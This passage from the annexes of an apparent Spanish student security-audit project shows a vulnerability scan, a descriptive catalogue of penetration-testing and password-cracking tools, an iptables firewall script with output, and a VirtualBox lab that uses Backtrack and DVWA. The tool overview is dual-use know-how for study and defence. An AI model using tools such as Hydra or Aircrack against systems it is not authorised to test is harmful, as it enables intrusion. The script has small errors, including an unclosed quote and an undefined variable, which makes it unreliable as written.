<i>Provocación sexual y prostitución.</i>	<i>CP arts. 187, 189</i>	<i>Pena de año a cuatro años.</i>


Después de comprobar las leyes que se aplican en EUA frente las que existen en España se comprueba una diferencia muy grande entre una y otra. En EUA las leyes son mucho más severas.

Anexo_2_Prueba_Herramienta_SecurityCenter

Prueba de vulnerabilidad con la herramienta Security Center


Solo como ejemplo hemos instalado desde la Web <http://www.freedomdownloadmanager.org/es/downloads/> la aplicación **Security Center Pro 2.4** para realizar una pequeña prueba.

Una vez instalado el programa, lo hemos configurado para comprobar los equipos que están la red interna. Se tiene que ir en la opción **Protect / view detection settings** y definir el perfil de protección que queremos realizar.




Security Center – View Detection Settings

En **Settings** definimos la interfaz de red que analizaremos, en nuestro caso hemos definido la red local con la interfaz Realtek RTL810, correspondiente a mi equipo. (Figura 2)



Security Center – View Detection Settings (Networking Settings)

Posteriormente podemos generar un informe para comprobar las posibles vulnerabilidades de un determinado elemento de la red. Para eso damos un **doble clic** en la imagen correspondiente al equipo que queremos analizar.



Security Center – Network View

Security Center Information

Node Information for Cristiano-PC.hitronhub.home

Security Center - report for Cristiano-PC.hitronhub.home

Node Details

MAC Address	701A04939BAD
IP Address	192.168.1.20
Name	Cristiano-PC.hitronhub.home
Type	Standard Workstation (Win-7)
Network	Conexión de red inalámbrica

Node Threats
Node is currently has no threats.

Node Vulnerabilities

Elevated	25/tcp - SMTP
----------	---------------

Security Center – report

Anexo_3_Herramientas_Seguridad

Herramientas

Existe una variedad enorme de herramientas para realización de tests de penetración (Pentesting), el responsable técnico debe escoger la herramienta adecuada para llevar a cabo su tarea.

Existen herramientas que son gratuitas y otras de pago. Hay que tener en cuenta que algunas aplicaciones gratuitas nos permiten realizar los mismos estudios que las herramientas de pago.

Sniffers

Tcpdump es un sniffer creado para sistemas UNIX*, pero cuenta con una versión para Windows. Se creó para analizar y monitorizar los paquetes que circulan por la red, pudiendo detectar cualquier tipo de problemas en la misma.

Scanrand herramienta muy rápida y que analiza puertos TCP. Es capaz de hacer un escaneado de redes completas de clase B (más de 65.000 hosts) de servidores Web con 8.000 aciertos en cuatro segundos.

Wireshark es un sniffer que se compone de un número de utilidades. Capaz de analizar múltiples protocolos, es uno de los sniffers más conocidos.

Dsniff es un paquete formado por un conjunto de herramientas bastante peligrosas si son utilizadas con fines no legítimos. Las herramientas con las que cuenta este paquete se centran en capturar datos concretos de contraseñas, correos electrónicos, conversaciones instantáneas, etc.

Hacking wireless

Aircrack programa crackeador de claves WEP y WAP/WAP2-PSK, utiliza varias tipos de ataques para descubrir las claves mediante la captura paquetes. Esto se logra con una combinación de ataques estadísticos y ataques de fuerza bruta.

Buscar huellas

Winfingerprint herramienta para búsqueda de huella bastante lenta, no analiza múltiples hosts y solo se ejecuta en Windows. Pero es una herramienta que puede sacar muchas informaciones en los equipos Windows 2000 y NT.

Escaneo de puertos

Nmap se trata del rastreador de puertos por excelencia para cualquier profesional del mundo de la seguridad. La principal misión de Nmap es la de permitir a los administradores de sistemas hacer barridos a sus redes y máquinas para determinar qué puertos tienen activos, y así solucionar posibles debilidades en su seguridad.

Amap gran herramienta para hacer descubrimiento de qué aplicación se está escuchando en un determinado puerto. En conjunto con Nmap se puede analizar grandes cantidades de puertos.

Ping es la técnica universal para comprobar si un equipo responde en la red, lo que hace ese comando es generar un mensaje ICMP de tipo echo, también denominado de tipo 8 o ping, con ello se pretende que la máquina destino responda otra con otro mensaje ICMP de tipo 0 (REPLY).

Hping3 herramienta de entorno Linux que proporciona la posibilidad de enviar paquetes de destino tipo, como puede ser TCP, UDP* o ICMP, para posteriormente analizar la respuesta de la máquina que se esté analizando.

Ettercap es un sniffer para captura de paquetes, una aplicación de código abierto que se especializa en ataques MITM.

Snort sistema para detección de intrusiones. Puede llegar a realizar análisis de protocolos, búsqueda/identificación de contenido y también para detectar variedad de ataques y pruebas.

Fuerza Bruta

Brutus crackeador de password online, y hasta 60 conexiones simultaneas, lo cual es peligroso ya que puede a colapsar un servidor. Es bastante rápido.

John the Ripper software diseñado para descifrar contraseñas utilizando el método de prueba y error, conocido como fuerza bruta.

Hydra permite explorar la vulnerabilidad humana y realizar ataques de fuerza bruta con servicios que permitan la validación de usuarios. La ventaja de Hydra sobre las otras aplicaciones es que permite cubrir el mayor auge de protocolos de validación, soportando hasta ahora más de 20 protocolos de autenticación.

Cain & Abel permite descifrar las contraseñas de los hashers de casi cualquier tipo de validación, desde los basados en la autenticación LAN , hasta llegar a analizar los correspondientes con los servidores de base de datos MS SQL Server , MySQL Y Oracle.

Motores para pruebas de penetración

Core IMPACT herramienta para realizar pruebas de penetración. Utiliza un enfoque metódico paso a paso para realizar las pruebas de penetración. No es una herramienta barata y su precio oscila entre los 2.500 y 25.000 dólares.

Canvas herramienta para realizar pruebas de penetración de uso propietario, está desarrollada completamente en Python y puede ser utilizando en entornos Windows y Linux. Es una herramienta más barata que la IMPACT pero no dispone de tantos recursos. Precio medio 900 dólares.

Metasploit herramienta que realiza pruebas de penetración de manera automatizada, es muy utilizada para probar y desarrollar ataques, pero no necesariamente está centrada tanto en atacar una red y escalar privilegios. De hecho, ni siquiera incluye un analizador de vulnerabilidades o de hosts, ya que se puede obtener por otro medio. Se utiliza, principalmente, para la realización de tests de intrusión en redes o en servidores. Es un producto gratuito en su utilización y puede ser redistribuido y puede cobrar por los servicios que rodean a Metasploit.

Wifislax herramienta diseñada para la auditoria de seguridad y relacionada con la seguridad informática en general. Tienen números escáner de puertos y vulnerabilidades, herramienta para creación y diseño de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoria Wireless. Su licencia está bajo la GNU/Linux

Nessus considerada la mejor herramienta de análisis de vulnerabilidad de red existente en el mercado. Tiene más de 11 mil plugins gratuitos para complementar sus recursos.

Nikto también considerado uno de los principales escaneadores para servidores Web, realizando todo tipo de pruebas de ataque y vulnerabilidad, también tiene disponible una gran variedad de plugins.

Wapiti licencia GPLv2, aplicación utilizada para detectar vulnerabilidades como Inyecciones de SQL, XPATH, Cross Site Scripting (XSS), Cross-site request forgery (XSRF), Inyecciones LDAP o CRLF, fallos en los mecanismos de autenticación de la aplicación.

Comparativas

Producto	Ventaja	Desventaja
Core IMPACT	<i>Es una de las más complejas y tiene un sistema metódico paso a paso, con ella hace que la actividad sea fácil y sencilla. Tiene una sistema de evaluación exhaustiva</i>	<i>Tiene un alto precio. Oscila entre los 2.500\$ y 25.000\$</i>
Canvas	<i>Precio bajo sobre 900\$</i>	<i>No esta tan perfeccionado como IMPACT y parece estar dirigido a un tipo de agente distinto. Por ejemplo no incluye ningún tipo de asistente para realizar la prueba de penetración</i>
Metasploit	<i>Licencia libre. Open source.</i>	<i>Requiere un alto conocimiento en desarrollo en Python para un mejor aprovechamiento de la aplicación.</i>

Pruebas de Penetración Rápida	<i>Core IMPACT</i>
Aumentar o disminuir el nivel de exposición	<i>Core IMPACT</i>
Herramienta gratuita	<i>Metasploit</i>

Anexo_4_Instalación_Firewall_Iptables

Instalación y configuración del servidor firewall. (IPTABLES)

Script creado para trabajar con el firewall Iptables

```
#!/bin/sh
IPT=/sbin/iptables
#
# Script IPTABLES para el firewall del proyecto.
#
# Definir Variables
# -----
# 1 -Variables para las redes y los interfaces de red
# Redes locales activas en el entorno
LAN_SC="10.40.1.0/24"
echo 1.....ok

# 2 -Rangos de direcciones IP. Utilizado para permitir conexión sólo a los equipos internos
RANGO_SC="10.40.1.1-10.40.1.150"
echo 2.....ok

# 3 -Puertos de los servidores
# Utilizo los puertos por defecto. Si configuráramos los servidores para utilizar otros puertos
# distintos, solo tendríamos que cambiarlos aquí. Además, en el caso de Gmail, su servidor de correo
# saliente (SMTP) requiere TLS y utiliza los puertos 465 y el 587 como alternativo.

DNS_PORT="53"
SSH_PORT="22"
HTTP_PORT="80"
HTTPS_PORT="443"
IMAPS_PORT="993"
SMTPS_PORT="465"
SMTPS_ALT_PORT="587"
SRV_COM_PUERTO="56000"
echo 3.....ok

# 4 -Tarjetas de red definidas en el firewall. Eth0 es la tarjeta conectada a Internet. La otra corresponde
con la eth1 red interna de la maqueta del laboratorio.

RED_EXTERNA="eth0"
RED_INTERNA="eth1"
echo 4.....ok

# 5 -Direcciones IP:

# Direcciones IP de los servidores ssh, http/https, dns, correo
SSH_SERVER="10.40.1.30"
Servidor_Principal="10.40.1.3
SERV_Backtrack="10.40.1.10"
DNS_SERVER="10.40.1.40"
SERV_CORREO="80.19.45.123"
PROV_INTERNET="62.57.50.151"
echo 5.....ok
```

6 -Establecer como política por defecto: DROP

iptables -P INPUT DROP

iptables -P OUTPUT DROP

iptables -P FORWARD DROP

echo 6.....ok

7 -Definir cadenas auxiliares

De esta forma nos ahorramos tener que repetir reglas. He dejado como comentarios en las # cadenas relativas al SSH como quedarían las reglas sin las cadenas.

Cadena con los rangos de direcciones IP de los usuarios

iptables -N USUARIO

iptables -A USUARIO -m iprange --src-range \$RANGO_SC -j ACCEPT

echo 7.....ok

8 -Regla para aceptar trafico ICMP pero con un límite de 5 peticiones/segundo.

\$IPT -A INPUT -p icmp -m limit --limit 5/second -j ACCEPT

\$IPT -A OUTPUT -p icmp -m limit --limit 5/second -j ACCEPT

\$IPT -A FORWARD -p icmp -m limit --limit 5/second -j ACCEPT

echo 8.....ok

9 -Permitir conexiones localhost

\$IPT -A INPUT -i lo -j ACCEPT

\$IPT -A OUTPUT -o lo -j ACCEPT

echo 9.....ok

10 -Permitir acceso desde la red local, proveniente de usuarios, al firewall

\$IPT -A INPUT -i \$RED_EXTERNA -j USUARIO

\$IPT -A INPUT -i \$RED_INTERNA -j USUARIO

echo 10.....ok

11 -Permitir conexiones ya establecidas desde cualquier interface

\$IPT -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

echo 11.....ok

12 -Borrar las conexiones establecidas que sean inválidas

\$IPT -A FORWARD -m state --state INVALID -j DROP

echo 12.....ok

13 -Habilitar NAT

\$IPT -t nat -A POSTROUTING -o \$RED_EXTERNA -j MASQUERADE

echo 13.....ok

14 -Permitir conexiones SSH

Entrada

\$IPT -A FORWARD -p tcp --dport \$SSH_PORT -d \$SSH_SERVER -j ACCEPT

Salida

\$IPT -A FORWARD -p tcp --sport \$SSH_PORT -s \$SSH_SERVER -j ACCEPT

echo 14.....ok

15 -Permitir conexiones http al servidor

#

\$IPT -A FORWARD -p tcp --dport \$HTTP_PORT -d \$WEB_SERVER -j ACCEPT

\$IPT -A FORWARD -p tcp --sport \$HTTP_PORT -s \$WEB_SERVER -j ACCEPT

```
echo 15....ok
```

```
# 16 -Permitir conexiones http a cualquier servidor de Internet, desde cualquier equipo de la red  
# Permitir conexiones a Internet a conexiones establecidas desde una red externa.
```

```
$IPT -A FORWARD -o $RED_EXTERNA -p tcp --dport $HTTP_PORT -m state --state NEW,ESTABLISHED -j ACCEPT  
$IPT -A FORWARD -i $RED_EXTERNA -p tcp --sport $HTTP_PORT -m state --state ESTABLISHED -j ACCEPT  
$IPT -A FORWARD -i $RED_EXTERNA -p tcp --dport $HTTPS_PORT -m state --state ESTABLISHED -j ACCEPT  
echo 16....ok
```

```
# 17 -Dejar consultar UDP del DNS a la red interna.
```

```
$IPT -A FORWARD -i $RED_INTERNA -p tcp -s $LAN_SC --dport 53 -j ACCEPT  
$IPT -A FORWARD -i $RED_INTERNA -p udp -s $LAN_SC --dport 53 -j ACCEPT  
echo 17....ok
```

```
# 18 -Dejar enviar correo IMAP
```

```
$IPT -A FORWARD -i $RED_INTERNA -p tcp --dport 143 -s $SERV_CORREO -j ACCEPT  
echo 18....ok
```

```
# 19 -Dejar enviar correo IMAP cifrado (SSL)
```

```
$IPT -A FORWARD -i $RED_INTERNA -p tcp --dport 993 -s $SERV_CORREO -j ACCEPT  
echo 19....ok
```

```
# 20 -Dejar recibir correo SMTP
```

```
$IPT -A FORWARD -i $RED_EXTERNA -p tcp --dport 25 -d $SERV_CORREO -j ACCEPT  
$IPT -A FORWARD -i $RED_EXTERNA -p tcp --dport 465 -d $SERV_CORREO -j ACCEPT  
echo 20....ok
```

```
# 21 -El Firewall-Router debe hacer NAT y permitir acceso Internet desde equipos internos
```

```
$IPT -t nat -A POSTROUTING -s $LAN_SC -o eth0 -j SNAT --to 10.30.3.1  
echo 22....ok
```

```
## Fin iptables  
Echo done ¡!!
```

Ejecutamos el script.sh del firewall iptables para cargar las reglas y después comprobamos con el comando iptables –L para ver las lista

```
File Edit View Terminal Help
root@bt:/etc/firewall# ./script.sh
1.....ok
2.....ok
3.....ok
4.....ok
5.....ok
6.....ok
7.....ok
8.....ok
9.....ok
10.....ok
11.....ok
12.....ok
13.....ok
14.....ok
15.....ok
16.....ok
17.....ok
18.....ok
19.....ok
21.....ok
22.....ok


root@bt:/etc/firewall# iptables -L
Chain INPUT (policy DROP)
target     prot opt source          destination
ACCEPT    icmp -- anywhere        anywhere
ACCEPT    all  -- anywhere        anywhere
USUARIO   all  -- anywhere        anywhere
USUARIO   all  -- anywhere        anywhere

Chain FORWARD (policy DROP)
target     prot opt source          destination
ACCEPT    icmp -- anywhere        anywhere
ACCEPT    all  -- anywhere        anywhere
DROP      all  -- anywhere        anywhere
USUARIO   tcp  -- anywhere        10.40.1.3
ACCEPT    tcp  -- anywhere        10.40.1.3
ACCEPT    tcp  -- anywhere        10.40.1.3
ACCEPT    tcp  -- anywhere        anywhere
ACCEPT    tcp  -- anywhere        anywhere
LISTED
ACCEPT    tcp  -- anywhere        anywhere
ED
ACCEPT    tcp  -- anywhere        anywhere
SHED
ACCEPT    tcp  -- 10.40.1.0/24    anywhere
                                         limit: avg 5/sec burst 5
                                         state RELATED,ESTABLISHED
                                         state INVALID
                                         tcp dpt:ssh
                                         tcp spt:ssh
                                         tcp dpt:www
                                         tcp spt:www
                                         tcp dpt:www state NEW,ESTAB
                                         X
                                         tcp spt:www state ESTABLISH
                                         X
                                         tcp dpt:https state ESTABLISH
                                         X
                                         tcp dpt:domain
```

Resultado después de ejecutar el script

Anexo_5_Maqueta de Trabajo

Maqueta de Trabajo



Para poder simular un entorno y realizaciones de pruebas y auditoria hemos creado un laboratorio con algunas máquinas virtuales.

Para poder realizar la virtualización he buscado inúmeras alternativas tales como **Vmware**, **Xen**, **VirtualBox**, **OpenVZ**. Aún que hemos podido comprobar que existen varias herramientas, estas aplicaciones son las más populares y recopilando información sobre cada una de ellas, las aplicaciones que mejor se adapta a las necesidades para trabajar en nuestro entorno son las siguientes:

- **Vmware**: se trata de una aplicación de pago y tiene licencia y por no disponer de mucha información acerca de esta aplicación no vemos factible su utilización.
- **Xen**: se trata de una buena distribución y a más tiene licencia de software libre.
- **OpenVZ**: hemos encontrando algunas incompatibilidades con diferentes sistemas operativos.
- **VirtualBox**: hemos visto como una buena opción que me permite compartir un mismo Kernel* con distintos sistemas operativos y también tiene la ventaja que su licencia esta 100% bajo GPL2 con lo cual se puede utilizar libremente. Al realizar pruebas con la última versión no detectamos ningún fallo y funciona todo correctamente. Con lo cual optamos por trabajar con esa aplicación.

Instalación de VirtualBox

Para realizar la instalación descargamos la última versión (**4.3.8**) que está disponible en la página Web oficial www.virtualbox.org.

Descargada la aplicación procedemos a su instalación ejecutando el comando **dpkg**.

El proceso de instalación de la aplicación VirtualBox está compuesta por varias herramientas como puede ser el Core del Servicio VirtualBox, también hay una herramientas gráfica para administrar fácilmente la aplicación, también tiene un cliente de consola para que podamos interactuar con el Sistema que se instale en las Máquinas Virtuales y además dispone de varias herramientas para poder configurar VirtualBox desde la Shell.


Preparación de Máquinas Virtuales:

- Software utilizado para virtualización: VirtualBox versión 4.3.8
- Sistema operativo: Ubuntu versión 12.04.4 Destop
- Sistema Operativo: Windows 7 service pack1
- Backtrack 5 release 3
- Nessus Home versión 5.2.6
- SiteDigger versión 3.0


Máquinas Virtuales:

Creación de la maquina VM-FIREWALL, habilitado con 2 interfaces de red, en la eth0 se asigna el adaptador puente para salida a la red externa y luego la eth1 la configuramos como red interna que corresponde a las conexiones de los equipos de la red interna, servidores y clientes. La conexión con el adaptador puente hace que el **router** le asigne una ip del rango determinado y pueda conectar a Internet. A esta maquina la instalaremos el firewall iptables y también un IDS Snort para la realización de pruebas de escucha en la red y comprobar fallos de seguridad.

Vista de la Configuración firewall virtual box.



Configuración Adaptador 1 vm-firewall



Configuración Adaptador 2 vm-firewall

```
cristiano@vm-firewall:/home/uocseg$ ifconfig
eth0      Link encap:Ethernet direcciónHW 08:00:27:66:13:c9
          Direc. inet:192.168.1.23 Difus.:192.168.1.255 Másc:255.255.255.0
          Dirección inet6: fe80::a00:27ff:fe66:13c9/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST MTU:1500 Métrica:1
          Paquetes RX:300 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:44 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:52012 (52.0 KB) TX bytes:5749 (5.7 KB)



eth1      Link encap:Ethernet direcciónHW 08:00:27:7d:9f:c1
          Direc. inet:10.40.1.1 Difus.:10.40.1.255 Másc:255.255.255.0
          Dirección inet6: fe80::a00:27ff:fe7d:9fc1/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST MTU:1500 Métrica:1
          Paquetes RX:0 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:22 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:0 (0.0 B) TX bytes:3371 (3.3 KB)
```

Configuración IPs vm-firewall

Creación de la maquina VM-SERVER

Configurada con dos interfaces de red, una haciendo como puente y la otra para red interna. Finalizado la instalación del sistema operativo y la configuración de las interfaces de red procedemos en instalar los softwares necesarios que detallaremos a continuación.

En esta máquina instalaremos un servidor Web Apache, así como también el servidor Web **DVWA**, lo utilizaremos para realizar pruebas de ataques así como descubrimiento de fallos de vulnerabilidad y análisis de seguridad.

*Configuración Adaptador 1 vm-server**Configuración Adaptador 2 vm-server*

```
cristiano@vm-server:~$ ifconfig
eth0      Link encap:Ethernet  direcciónHW 08:00:27:0f:e1:b1
          Direc. inet:192.168.1.24  Difus.:192.168.1.255  Másc:255.255.255.0
          Dirección inet6: fe80::a00:27ff:fe0f:e1b1/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST MTU:1500 Métrica:1
          Paquetes RX:1877 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:44 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:335055 (335.0 KB)  TX bytes:6094 (6.0 KB)

eth1      Link encap:Ethernet  direcciónHW 08:00:27:cf:83:cd
          Direc. inet:10.40.1.3  Difus.:10.40.1.255  Másc:255.255.255.0
          Dirección inet6: fe80::a00:27ff:fecf:83cd/64 Alcance:Enlace
          ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST MTU:1500 Métrica:1
          Paquetes RX:132 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:23 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:1000
          Bytes RX:45144 (45.1 KB)  TX bytes:3520 (3.5 KB)
```

Configuración IPS vm-server

